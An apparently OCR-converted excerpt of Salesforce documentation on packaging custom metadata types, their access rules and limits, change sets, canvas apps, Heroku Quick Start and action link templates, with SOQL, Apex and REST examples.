Protected custom metadata types in managed packages are available in: **Developer** Edition and scratch orgs

Package uploads and installs are available in **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create, edit, and delete custom metadata type records from installed packages **Group** and **Professional** Editions

You can add custom metadata types and records to packages using the Lightning Platform user interface. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**, click your package name, and then click **Add**.

Note You can't uninstall a package with a custom metadata type if you've created your own records of that custom metadata type.

As with all packageable metadata components, you can also add custom metadata types and records to a package by specifying the package's full name in `package.xml`. For example, we specify the package in this fragment from Relaxation Gauntlet's `package.xml` file.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

Add Custom Metadata Type Fields to Existing Packages
Custom metadata type fields can't be added directly to a custom metadata type that's in an installed managed package.

Access Rules When Packaging Custom Metadata Types and Records
Understand the access rules when you develop a managed package that contains or reads custom metadata types and records.

Considerations for Custom Metadata Type Packages
Be aware of the behaviors for packages that contain custom metadata types.

Add Custom Metadata Types

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your package.
3. Click **Add to Package**.

Add Custom Metadata Records

1. Select the custom metadata type's label from the available component types–for example, `Threat Tier`, or if the type is from a package that you're extending, `Threat Tier [vacations]`.
2. Select the records to add.
3. Click **Add to Package**.

If you add a record to your package, its corresponding type is automatically added.

For information on packaging and installing, see the Components Available in Managed Packages.

Add Custom Metadata Type Fields to Existing Packages

Custom metadata type fields can't be added directly to a custom metadata type that's in an installed managed package.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Protected custom metadata types in managed packages are available in: **Developer** Edition and scratch orgs Package uploads and installs are available in **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions Create, edit, and delete custom metadata type records from installed packages **Group** and **Professional** Editions

To add fields,

1. Create a new unmanaged custom metadata type in your Salesforce org.
2. Add the new custom fields to the unmanaged type.
3. Use an entity relationship field to map the new unmanaged type to the managed type.
   a. Create a **Metadata Relationship** field.
   b. For Related To, select **Entity Definition**.
   c. On the New Custom Field page, check **Required** and **Unique**.
   d. Save the custom field.
4. Query the managed type to join the unmanaged type to the results and add the fields to the result set.

Example You can use two methods to query across the relationship in SOQL: a right-join from the new object that adds new custom fields, or a left-join from the parent object. For example,
Right join:

```
select ManagedCmt__r.Id, ManagedCmt__r.MasterLabel, AnotherField__c from E
xtraFieldsCmt__mdt
```

Left join:

```
select Id, MasterLabel, (SELECT AnotherField__c FROM ExtraFieldsCmts__r) f
rom ManagedCmt__mdt
```

Access Rules When Packaging Custom Metadata Types and Records

Understand the access rules when you develop a managed package that contains or reads custom

metadata types and records.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Protected custom metadata types in managed packages are available in: **Developer** Edition and scratch orgs
Package uploads and installs are available in **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions
Create, edit, and delete custom metadata type records from installed packages **Group** and **Professional** Editions

When you create a custom metadata type, the package type and the Visibility field determine whether the custom metadata type is public or private. You can only create protected custom metadata types in a developer or scratch org that are then deployed in a managed package.

When a custom metadata type is package-level protected using 2GP, records are only accessible from code within that managed package. Also the subscriber, and other packages, even within the same namespace, can't access the custom metadata type or its records. A 2GP can only be created through the Salesforce DX command-line interface (SFDX CLI).

To enable package-level protection for a custom metadata type, set the **Visibility** field to **PackageProtected** declaratively, or using metadata API.

When a custom metadata type is namespace protected, code that's in the same namespace as the custom metadata types can read the records. Code that's in a namespace that doesn't contain either the type or the protected record can't read the protected records. To set the accessibility of a package as namespace protected, set the **Visibility** field to **Protected** declaratively, or using metadata API.

Warning Protected custom metadata types behave like public custom metadata types when they're outside of a managed package. Public custom metadata types are readable for all profiles, including the guest user. Don't store secrets, personally identifying information, or any private data in these records. Use protected custom metadata types only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like OAuth tokens, passwords, and other confidential material.

When a type is public, you can't convert it to protected. The subscriber can't create records of a protected type.

If you change a type from protected to public, its protected records remain protected, and all other records become public. If you use Setup to create a record on a protected type, **Protected Component** is selected by default.

After a managed package is released, subsequent versions of the package can be changed to a less restrictive protection level. For example, a package protected custom metadata type can be re-released as namespace protected. However, you can't change the protection level to be more restrictive after it has been released in a managed package.

Entity	Accessibility
Package Creator Org	• Admins in the org developing the package can create a custom metadata record in their own package, regardless of the location of the record's corresponding type. If an admin adds the record to the package, the record is deployed to the subscriber org. • Package creator orgs can delete protected managed released records in the org in which they were created, even if the corresponding type was created in a different org. When subscribers upgrade, the records are deleted from the subscriber org.
Metadata API Callout	Metadata API callouts behave as if they're executed by the subscriber org code. As a result, someone can use a callout to view or change all records created by the subscriber org. However, the callout is used only to view or change the public records of installed managed packages. Configure a remote site setting to the subscriber's Metadata API endpoint to use the Metadata API in the subscriber's org.
Metadata in Apex	Metadata in Apex callouts behave as if they're executed by subscriber org code. As a result, someone can use a callout to view or change all records created by the subscriber org. The callout can be used to view or change the public and protected records of installed managed packages.
Record Creator	• When you create a protected custom metadata record in your org, only your code, code from unmanaged packages, and code from the same namespace can access the record. • Record creators can create an unpackaged record using a Metadata API callout, even from managed code. Managed-installed code needs a remote site setting configured to execute all callouts. However, creators and subscribers can't create a custom metadata record in an installed managed package using the Metadata API. • If a field of a custom metadata type is upgradeable, the record creator can change the record's field value in the creator's own org. Then, the record creator can upload a new version of the package, even if a different org created the type. If the record is in

Entity	Accessibility
	a managed package, these changes are propagated to the subscriber org when the org upgrades to a new version. • If a field is subscriber controlled, subscribers can also change the value in their own org. If the record is in a managed package, the new field value is propagated only to new package subscribers. Existing subscribers that upgrade to the latest version of the package don't get the new field value.
Subscriber Org	If a field is subscriber controlled, subscribers can also change the value in their own org. If the record is in a managed package, the new field value is propagated only to Subscriber Org new package subscribers. Existing subscribers that upgrade to the latest version of the package don't get the new field value.
SQL Queries in Apex	You can use SOQL queries in your Apex code to view a custom metadata record only if at least one of the following conditions is true. • The record is public. • Your Apex code is in the same package as the custom metadata type. • Your Apex code is in the same package as the record.

See Also

Package Custom Metadata Types and Records
Metadata API Developer Guide: CustomObject
Second-Generation Managed Packaging Developer Guide: Namespaces

Considerations for Custom Metadata Type Packages

Be aware of the behaviors for packages that contain custom metadata types.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Protected custom metadata types in managed packages are available in: **Developer** Edition and scratch orgs

Package uploads and installs are available in **Group**, **Enterprise**, **Performance**, **Unlimited**, and

Developer Editions

Create, edit, and delete custom metadata type records from installed packages **Group** and **Professional** Editions

Note We recommend that you keep sensitive custom metadata types such as secrets, personally identifying information, or any private data in their own managed package and set their Visibility to package protected for security.

Types and Records

After you upload a Managed - Released package that contains a custom metadata type, you can't change a public custom metadata record or type in the package to protected. But you can change protected records and types to public, or change package protected types to namespace protected.

Fields

After you upload a Managed - Released package that contains a custom metadata type, you can't:

- Add required fields to the custom metadata type.
- Set non-required fields to required.
- Delete custom fields that are in the uploaded version of the package. If you add a custom field after the upload, you can still delete it until you upload a new Managed - Released version.
- Change the manageability of any custom field in the package.

Visibility

- Custom metadata types with Visibility set to protected aren't visible to flows in a subscriber org.
- If you increase the visibility of a custom metadata type, you can't later decrease the visibility. For example, if you change the visibility from **Only Apex code in the same managed package can see the type** to **All Apex code and APIs can use the type, and it's visible in Setup**, you can't change it later.

See Also

Package Custom Metadata Types and Records

Custom Metadata Types and Process Builder

Reference custom metadata type records from a Process Builder formula to automate your business processes, reusing functionality that you define. To change a value, you can update it in the custom metadata type instead of in your process and any hard-coded formulas that your process uses.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Example Let's say that you want to send an email or trigger some other action when the amount in the Account object's Annual Revenue field is greater than $100,000.

- (1) Create a custom metadata type.
- (2) Create a custom field for your type named Minimum Revenue.
- (3) Create a record for your type, and name it FY20.
- (4) Reference the custom metadata record in Process Builder.

```
$CustomMetadata.CustomMetadataTypeAPIName.RecordAPIName.FieldAPIName
```

Use the correct suffixes. For the custom metadata type, use `__mdt`. For fields, use `__c`. Records require no suffix. Your formula might look like this one.

```
[Account].AnnualRevenue  > $CustomMetadata.Annual_Revenue__mdt.Annual_Revenue.Minimum_Revenue__c
```

If the minimum revenue amount changes, edit the custom metadata record rather than your process.

See Also

Process Formula Limitations
Custom Metadata Types

Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets

Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and

Professional Editions

You can add custom metadata types and records to change sets using the Lightning Platform user interface. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**, click your change set name, and then click **Add**.

See Also

Custom Metadata Types

Add Custom Metadata Types

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your outbound change set.
3. Click **Add to Change Set**.
4. To view the dependent components, such as a custom field or a page layout, click **View/Add Dependencies**.
5. Select the dependent components you want to add.
6. Click **Add to Change Set**.

Add Custom Metadata Records

1. Select the custom metadata type's label from the available component types, for example, `Threat Tier`. If the type is from a package that you're extending, use `Threat Tier [vacations]`.
2. Select the records to add.
3. Click **Add to Change Set**.

If you add a record to a change set, its corresponding type is included in the list of dependent components. If you add a type to a change set, its records are not automatically included in the list of dependent components.

For more information on using change sets, see the Change Set Development Model module on Trailhead.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Updating Types and Records

If your Apex code is in the same namespace as either protected metadata types or their records, you can update the types and records in an installed managed package programmatically.

To modify records from Apex, you must use the Metadata package in Apex.

If you delete a protected custom metadata type record that was part of a released package, you can't create another record with that name again.

Application Lifecycle Management Tools

Custom metadata types don’t support these application lifecycle management tools:

- Tooling API
- Developer Console

Licenses

Licenses that are defined for an extension package aren’t enforced on custom metadata records in that package unless the types are also in the package.

SOQL

Custom metadata types support the following SOQL query syntax.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- You can use metadata relationship fields in the *fieldList* and *conditionExpression*.
- `FROM` can include only 1 object.
- You can use the following operators.
  - `IN` and `NOT IN`
  - `=`, `>`, `>=`, `<`, `<=`, and `!=`
  - `LIKE`, including wild cards
  - `AND`

- `OR` when on the same column with `LIKE` and `=` operations

  Note `OR` can't be used as a compound filter when child filters are on two different columns.

- You can use `ORDER BY` only with non-relationship fields.
- You can use `ORDER BY`, `ASC`, and `DESC` with multiple (non-relationship) fields.
- Metadata relationship fields support all standard relationship queries.

Protected Custom Metadata Types

Subscribers can't add custom metadata records to installed custom metadata types that are protected. To allow subscribers to create custom metadata records, the custom metadata type must be public.

Metadata API returns protected custom entity definitions (but not custom metadata records) in subscriber orgs.

Caching

Custom metadata records are cached at the type level after the first read request. Caching enhances performance on subsequent requests. Requests that are in flight when metadata is updated don't get the most recent metadata.

Global Picklists

Global picklists aren't supported on custom metadata types. You can only use sObject picklists.

Picklists and Managed Packages

- You can add a custom metadata type that has a picklist field with inactive values to a managed package, but you can't upload the package. To upload the package, delete or reactivate the picklist values.
- Subscribers to a released managed package that contains a custom metadata type with a picklist field can't add, delete, or deactivate values from that picklist.
- Developers who release a managed package that contains a custom metadata type with a picklist field can add picklist values but not delete or deactivate them.

Custom Metadata Type Records and Managed Packages

- After you remove the records from a package, if those records are visible to the subscriber org, they're marked as deprecated. If the records aren't visible to the subscriber org, they're deleted.
- Deprecated records in a subscriber org count towards that org's custom metadata limits. When a subscriber org reaches its custom metadata record limit, future package installs or upgrades could be blocked until deprecated records are deleted by the subscriber.

Shield Platform Encryption

Custom Metadata Types don't support Shield Platform Encryption for fields.

Validation Rules

- You can reference up to 15 unique custom metadata types in all validation rules per entity. For example, from all validation rule formulas combined for a specified object, you can reference up to 15 different custom metadata types. However, you can include more than 15 references to the same custom metadata type in your validation rules.
- During deployment, custom metadata records that are included in the package are locked in order to maintain referential integrity. Other processes must wait until the deployment completes and the records are no longer locked before the same records can be updated. Validation rules that read custom metadata types can also create locks. For example, validation rule formulas that reference a custom metadata type record can create a read lock on the record. Because of the locks created during deployment, row lock errors can occur. If you encounter row locks, Salesforce recommends deploying during off-peak hours.

Formula Fields

- Spanning custom metadata type relationships isn't supported in formula fields. Use Apex to avoid spanning relationships.
- Formulas that reference custom metadata types aren't supported in approval processes. For example, if you define a formula field that references a custom metadata type, you can't use that field in an approval process. Similarly, if you try to update an existing formula field to reference a custom metadata type, but that field is already used in an active or inactive approval process, you can't save the formula.

Permission Set Muting

Custom Metadata Types don't support permission set muting.

Workflow Rules

Custom metadata types that contain fields that are associated with workflow field updates aren't supported.

Flows

Flow bulkification is automatically disabled under specific conditions when using a Get Records element to query a custom metadata type, falling back to a non-bulkified path.

This behavior prevents a MALFORMED_QUERY exception because of SOQL limitations. It occurs when

the Get Records filter uses an AND filter on a custom metadata type, and the filter conditions reference values such as $Record.field that vary across the bulk transaction. The flow attempts to bulkify this query by internally adding OR logic to the existing AND filters. Queries on custom metadata types don't support combining AND and OR across different fields. The flow automatically falls back to a non-bulkified path to avoid failure.

The non-bulkified path causes you to exceed governor limits when processing large batches. Consider these alternatives:

- Switch to Apex: Querying custom metadata records using SOQL in Apex code doesn't count toward standard SOQL row limits.
- Modify flow filter: Avoid using formulas such as $Record.field in the filter condition if those values vary across the bulk transaction. Use a static filter or one that evaluates to the same value for all records.

Custom Metadata Allocations and Usage Calculations

Understand requirements for custom metadata types and records and how your custom metadata type usage is calculated.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

Tip View custom metadata type use in System Overview. From Setup, in the Quick Find box, enter *`System Overview`*, and then select **System Overview**. You can get information about the number of custom metadata types and the size of the custom metadata type records used.

Description	Maximum amount
SOQL queries per Apex transaction	Unlimited
SOQL queries for custom metadata type records in flows	Count toward Apex governor limits. Per-transaction limits, which Apex enforces, govern flows.
SOQL queries containing long text area fields	Count toward Apex governor limits.
Custom metadata per organization *	10 million characters
Custom metadata per certified managed package *	10 million characters

Description	Maximum amount
	Custom metadata records in certified managed packages that you installed don't count toward your org's allotment. However, if the package developer removes the records from the managed package, the deprecated records remain in your org and count against your org's allotment until you delete them. Custom metadata records that you create also count toward your org's allotment. This rule applies regardless of whether you create records in your own custom metadata type or in a type from a certified managed package.
Fields per custom metadata type or record	100
Custom metadata types per organization	200. This number includes all custom metadata types that originate from any source: created by a user, installed from unmanaged packages, installed from certified managed packages, and so on. After you reach the limit of 200, you can install an additional 150 custom metadata types only from certified managed packages for a total of 350. For example, you can create your own or install 200 custom metadata types, plus install up to an additional 150 custom metadata types from certified managed packages.
Characters per description field	1,000
Records returned per transaction	50,000
Long Text Area Fields	Long text area fields count toward the custom metadata 10 million characters allowed. 255 characters per long text area field count for a given type.
Custom Metadata Types formula references allowed in a process (Process Builder)	15

*Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom metadata record, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached

data maximum. For example, if you create a US social security number (SSN) field, select the **Text** data type, and specify a length of 9. If you select **Text Area**, the field adds 255 characters to the usage count for each record, regardless of the number of characters entered.

Usage Calculation

- Usage is calculated in *characters*. You can store up to 10 million characters.
- Standard fields such as Label, Name, and Namespace are included in your usage calculation, but Description and Qualified API Name aren't.
- Long text area fields, up to 255 characters per long text area field for a given type, are included in the usage calculation.
- Metadata relationship fields count as 15 characters in the usage calculation if their target is another custom metadata type, or 10 characters if the target is Entity Definition or Field Definition.
- Picklists and checkboxes count as 10 characters.

Retrieving Custom Metadata Type Information

When you retrieve custom metadata type records or a count of custom metadata types, the number returned by SOQL, Apex, formulas, flows, or APIs can differ from the number in the user interface. This difference is because of the custom metadata type visibility settings and the access a user has to the type based on profiles and permissions.

See Also

Custom Metadata Types

Canvas App Previewer

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Professional Edition (with API and Lightning Platform Canvas enabled)**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To see the previewer:	Customize Application AND Modify All Data

To view your canvas app, find *Canvas App Previewer* in the **Quick Find** box in Setup. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

Heroku Quick Start
The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

Field Operational Scope
The fields displayed on the Fields Operational Scope page are referenced through the operational scope under these circumstances.

Action Link Templates
Create action link templates in Setup so that you can instantiate action link groups with common properties from Connect REST API or Apex. You can package templates and distribute them to other Salesforce orgs.

Application Access Request
The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

See Also
- External Client Apps
- Create an External Client App

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Professional Edition (with API and Lightning Platform Canvas enabled)**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To see the previewer:	Customize Application AND Modify All Data

The Heroku Quick Start fields include the following:

Field	Description
Template	Heroku template used to create the Heroku app.
Canvas App Name	Name of the canvas app. Maximum length is 30 characters.
Heroku App Name	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
Canvas App Description	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
Auth Type	How the quick start authenticates with Heroku to create the canvas app. • **Username/Password**–Uses the Heroku username and password • **API Key**–Uses the Heroku API key
Heroku Username	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials. This field has a maximum length of 30 characters. If your Heroku username is longer than 30 characters, you'll need to enter the API key associated with your Heroku account in the **Heroku API Key** field.
Heroku Password	Password for the account used to log in to Heroku.
Heroku API Key	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku **My Account** page.

Note The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

Field Operational Scope

The fields displayed on the Fields Operational Scope page are referenced through the operational scope under these circumstances.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs)
AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions
Apex available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To upload packages:	Upload AppExchange Packages
To view Visualforce dependencies:	Developer Mode

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see Understanding Dependencies.
  If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.
- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Lightning Platform API. When using the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Connect REST API or Apex. You can package templates and distribute them to other Salesforce orgs.


REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: all editions except **Personal** and **Starter**

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so

that users can drive productivity and accelerate innovation.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Connect REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.



Important Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Connect REST API to generate action links from templates and add them to feed elements.

Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Connect REST API or Apex. You can package templates and distribute them to other Salesforce orgs.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link

templates.

Delete Action Link Group Templates
When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

Package Action Link Templates
Package action link templates to distribute them to other Salesforce organizations.

See Also

Connect REST API Developer Guide: Working with Action Links
Apex Developer Guide: Working with Action Links
Connect REST API Developer Guide: Define Action Links in a Template and Post with a Feed Element
Apex Developer Guide: Define an Action Link in a Template and Post with a Feed Element


Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Action Link Templates Overview

Here's an action link group template in Setup.

Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the **Action URL**, the Item Number in the **HTTP Request Body**, and the OAuth token value in the **HTTP Header** field.



The Connect REST API request to instantiate the action link group and set the values of the binding variables.

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",
         "value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD1
2xYnvygD3JgPnNR"
      }
```

```
    ]
}
```

This Apex code instantiates the action link group from the template and sets the values of the binding variables.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHE
RE DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken', '00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O
5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new List<Conne
ctApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new ConnectApi.Ac
tionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group de
finition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.
- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.
- Determine who can see the action link when it's associated with a feed element.
- Use *context variables* in the template to get information about the execution context of the action link.
  When the action link executes, Salesforce fills in the values and sends them in the HTTP request.

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the **Hours until Expiration** field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Connect REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the **Hours until Expiration** field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and **Hours until Expiration** work together when creating an action link group from a template.

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify **Hours until Expiration** in the template, the value of **Hours until Expiration** is used in the new action link group.
- If you don't specify `expirationDate` or **Hours until Expiration**, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

Important Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

